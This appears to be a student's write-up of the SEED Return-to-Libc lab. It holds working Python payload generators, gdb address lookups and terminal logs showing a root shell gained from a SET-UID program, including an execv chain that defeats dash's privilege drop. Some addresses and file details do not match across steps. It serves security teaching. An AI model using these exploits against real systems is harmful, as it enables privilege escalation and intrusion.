NAME: Soundarya Poovaiah Kookanda

Return to Libc Attack Lab

Environment Setup

Turning off the address space randomization using the commands below. The objective of the of this lab is to shown that non-executable stack protection does not work, hence compiling the program using the -z "*noexecstack*". Also turned off the stackGuard protection.

```
[03/16/25]seed@VM:~/lab4-handout$ ls
exploit.py  Makefile  retlib.c
[03/16/25]seed@VM:~/lab4-handout$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/16/25]seed@VM:~/lab4-handout$ cat /proc/sys/kernel/randomize_va_space
0
[03/16/25]seed@VM:~/lab4-handout$ gcc -m32 -g -fno-stack-protector -z noexecstack -o retlib retlib
.c
[03/16/25]seed@VM:~/lab4-handout$ ls -l retlib
-rwxrwxr-x 1 seed seed 18332 Mar 16 13:22 retlib
```

Changing the default shell from dash to zsh to avoid any countermeasures implemented in bash for the SET-UID

```
[03/16/25]seed@VM:~/lab4-handout$ sudo ln -sf /bin/zsh /bin/sh
[03/16/25]seed@VM:~/lab4-handout$ sudo chown root retlib
```

setting the root owned SET-UID program using the below commands,

```
[03/16/25]seed@VM:~/lab4-handout$ sudo chown root retlib
[03/16/25]seed@VM:~/lab4-handout$ sudo chmod 4755 retlib
[03/16/25]seed@VM:~/lab4-handout$ ls -l retlib
-rwsr-xr-x 1 root seed 18332 Mar 16 13:22 retlib
[03/16/25]seed@VM:~/lab4-handout$ 
```

TASK1: Finding out the Addresses of the Libc Function

Before running the Debug, mode will have to create an empty badfile soo that we do get the correct address of system and exit address. Also running the gdb file as well.

```
[03/16/25]seed@VM:~/lab4-handout$ touch badfile
[03/16/25]seed@VM:~/lab4-handout$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
gdb-peda$ run
Starting program: /home/seed/lab4-handout/retlib
Address of input[] inside main():  0xffffcdd4
Address of buffer[] inside bof():  0xffffcda0
Frame Pointer value inside bof():  0xffffcdb8
(^_^)(^_^) Returned Properly (^_^)(^_^)
[Inferior 1 (process 6627) exited with code 01]
Warning: not running
gdb-peda$ 
```

Now printing and finding out the values of the system and the exit values using the below commands,

```
gdb-peda$ run
Starting program: /home/seed/lab4-handout/retlib
Address of input[] inside main():  0xffffcdd4
Address of buffer[] inside bof():  0xffffcda0
Frame Pointer value inside bof():  0xffffcdb8
(^_^)(^_^) Returned Properly (^_^)(^_^)
[Inferior 1 (process 6627) exited with code 01]
Warning: not running
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ print exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[03/16/25]seed@VM:~/lab4-handout$
```

Replacing these values in the exploit.py file as shown below

```
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
sh_addr = 0x00000000   # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0xf7e04f80   # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

For the same program, when randomization is turned off, the address will be same while running n numbers of times.

<u>TASK2: Putting the Shell String in the Memory</u>

To find the address of the /bin/sh creating a new environmental variable.

```
[03/16/25]seed@VM:~/lab4-handout$ export MYSHELL="/bin/sh"
[03/16/25]seed@VM:~/lab4-handout$ env |grep MYSHELL
MYSHELL=/bin/sh
[03/16/25]seed@VM:~/lab4-handout$
```

Creating a C program to display the address of the environment variable as shown below. Keeping in mind, address of the MYSHELL is case sensitive to the length of the program name. naming it to envvar.c envvar.c × exploit.py ×

```c
#include<stdio.h>
#include<stdlib.h>

void main(){
    char* shell =getenv("MYSHELL");
    if(shell)
      printf("Value:  %s\n", shell);
      printf("Address: %x\n", (unsigned int)shell);
}
```

Compling the program to 32-bit version as shown below and running the program to get the address of the /bin/sh shell.

```
[03/16/25]seed@VM:~/lab4-handout$ gcc -m32 -o envvar envvar.c
[03/16/25]seed@VM:~/lab4-handout$ ls
badfile  envvar  envvar.c  exploit.py  Makefile  peda-session-retlib.txt  retlib  retlib.c
[03/16/25]seed@VM:~/lab4-handout$ ./envvar
Value:  /bin/sh
Address: ffffd469
[03/16/25]seed@VM:~/lab4-handout$
```

The above value is then replaced in the exploit.py file as shown below


```python

X = 0
sh_addr = 0xffffd469   # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0xf7e12420    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0xf7e04f80    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

TASK 3: Launching the Attack

We have found out all the values i.e system , shell and exit address, now we need to find the offset values, to do so we need to run the retlib executable file as shown below.

```
[03/16/25]seed@VM:~/lab4-handout$ ./retlib
Address of input[] inside main():  0xffffce04
Address of buffer[] inside bof():  0xffffcdd0
Frame Pointer value inside bof():  0xffffcde8
(^_^)(^_^) Returned Properly (^_^)(^_^)
[03/16/25]seed@VM:~/lab4-handout$
```

This is the buffer address and the frame pointer address using this we can subtract the frame pointer address to buffer address to get the offset, here I have used the converter calculator to do so as shown in the figure.



The distance between the %ebp and buffer is 24 bytes. Once we enter the system() function, the value of ebp gained 4 bytes hence the values of X = 24 + 12 , Y = 24 + 4 and Z = 24 + 8 . Replacing the values to exploit file. As shown below

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 24 + 12
sh_addr = 0xffffd469   # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 24 + 4
system_addr = 0xf7e12420    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 24 + 8
exit_addr = 0xf7e04f80    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

Now ready to do the exploit, Observing that the badfile is emply, in order to generate the exploit, we need to create the badfile by running the exploit file.

```
[03/16/25]seed@VM:~/lab4-handout$ ll
total 56
-rw-rw-r-- 1 seed seed     0 Mar 16 13:30 badfile
-rwxrwxr-x 1 seed seed 15588 Mar 16 13:48 envvar
-rw-rw-r-- 1 seed seed   188 Mar 16 13:46 envvar.c
-rwxrwx--- 1 seed seed   552 Feb 23  2023 exploit.py
-rwxrwx--- 1 seed seed   307 Feb 23  2023 Makefile
-rw-rw-r-- 1 seed seed     1 Mar 16 13:30 peda-session-retlib.txt
-rwsr-xr-x 1 root seed 18332 Mar 16 13:22 retlib
-rwxrwx--- 1 seed seed   886 Mar  4  2023 retlib.c
```

After executing the exploit script, the badfile is created .The exploit.py generates the payload. The retlib is the vulnerable program being exploited. The badfile now has content size of 72 bytes. This means exploit.py correctly generate the attack payload.

```
[03/16/25]seed@VM:~/lab4-handout$ ./exploit.py
[03/16/25]seed@VM:~/lab4-handout$ ll
total 60
-rw-rw-r-- 1 seed seed   300 Mar 16 18:10 badfile
-rwxrwxr-x 1 seed seed 15588 Mar 16 18:08 envvar
-rw-rw-r-- 1 seed seed   188 Mar 16 18:08 envvar.c
-rwxrwx--- 1 seed seed   564 Mar 16 18:10 exploit.py
-rwxrwx--- 1 seed seed   307 Feb 23  2023 Makefile
-rw-rw-r-- 1 seed seed     1 Mar 16 18:06 peda-session-retlib.txt
-rwsr-xr-x 1 root seed 18332 Mar 16 18:05 retlib
-rwxrwx--- 1 seed seed   886 Mar  4  2023 retlib.c
```

Using the command. /retlib I got a root shell indicating the attack was successful. When I did ls -l /bin/sh in the shell because the exploit script was successfully executed the ./retlib bypasses the countermeasure and spawns a root shell.

```
[03/16/25]seed@VM:~/lab4-handout$ ./retlib
Address of input[] inside main():  0xffffce04
Address of buffer[] inside bof():  0xffffcdd0
Frame Pointer value inside bof():  0xffffcde8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# 
```

Variation1: Exit function is not necessary even after commenting exit() in the exploit.py and trying to attack again. I can get to the root shell. However, without this function when system() returns, the program crashes causing suspicious. When we exit will get segmentation fault.

envvar.c   exploit.py


```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 24 + 12
sh_addr = 0xffffd469    # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 24 + 4
system_addr = 0xf7e12420    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 24 + 8
exit_addr = 0xf7e04f80    # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

The results is root shell but while exit its shows segmentation fault.

```
[03/16/25]seed@VM:~/lab4-handout$ ./exploit.py
[03/16/25]seed@VM:~/lab4-handout$ ./retlib
Address of input[] inside main():  0xffffce04
Address of buffer[] inside bof():  0xffffcdd0
Frame Pointer value inside bof():  0xffffcde8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
Segmentation fault
[03/16/25]seed@VM:~/lab4-handout$
```

Variation 2: Renaming the file name to newlib,

The attack is not successful. This happens since the name of the executable that generates the environment variable that is stored as part of the environment variable. Hence it shows no files found. In the directory error is shown.



The results of the above variation2.

```
[03/16/25]seed@VM:~/lab4-handout$ ./newlib
bash: ./newlib: No such file or directory
```

TASK4: Defeat Shell's Countermeasure

This task is to launch is to launch the return to libc attack after the countermeasure is enabled. Once it is enabled it drops the privileges automatically. As shown in the screenshot.

```
[03/16/25]seed@VM:~/lab4-handout$ sudo ln -sf /bin/dash /bin/sh
[03/16/25]seed@VM:~/lab4-handout$ ./retlib
Address of input[] inside main():  0xffffce04
Address of buffer[] inside bof():  0xffffcdd0
Frame Pointer value inside bof():  0xffffcde8
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(
lpadmin),131(lxd),132(sambashare),136(docker)
$ whoami
seed
$ 
```

For this task we are passing arguments along with the execv, bin/bash and create a variable environment to make it to bin/bash for that we need to find the address of the execve from the gdb and providing root previleges to the file as shown below.

```
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e7c4b0 <execv>
gdb-peda$ 
```

Replacing the value of execv value in the python script and setting the arguments in the file as shown in the screenshot below. Retaining the values of the X,Y,Z and adding the argument paths to the script.

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(72))
buffer = 0xffffce04
arr = 44

X = 24 + 12
sh_addr = buffer + arr    #address of bin/bash
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 24 + 4
execv_addr = 0xf7e994b0    # The address of execv
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')

Z = 24 + 8
exit_addr = 0xf7e04f80    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

content[arr:arr + 8] = bytearray(b'/bin/sh\x00')
content[arr + 8 : arr + 12] = bytearray(b'-p\x00\x00')
content[arr + 16: arr + 20] = (buffer + arr).to_bytes(4,byteorder='little')
content[arr + 20: arr + 24] = (buffer + arr+ 8).to_bytes(4,byteorder='little')
content[arr + 24: arr + 28] = bytearray(b'\x00' * 4)

content[X + 4: X+8] = (buffer + arr + 16).to_bytes(4, byteorder='little')

# Save content to a file
```

Finally, rerunning the exploit with this is overall results, we get the

```
[03/16/25]seed@VM:~/lab4-handout$ ./task5.py
[03/16/25]seed@VM:~/lab4-handout$ ./retlib
Address of input[] inside main():  0xffffce04
Address of buffer[] inside bof():  0xffffcdd0
Frame Pointer value inside bof():  0xffffcde8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# 
```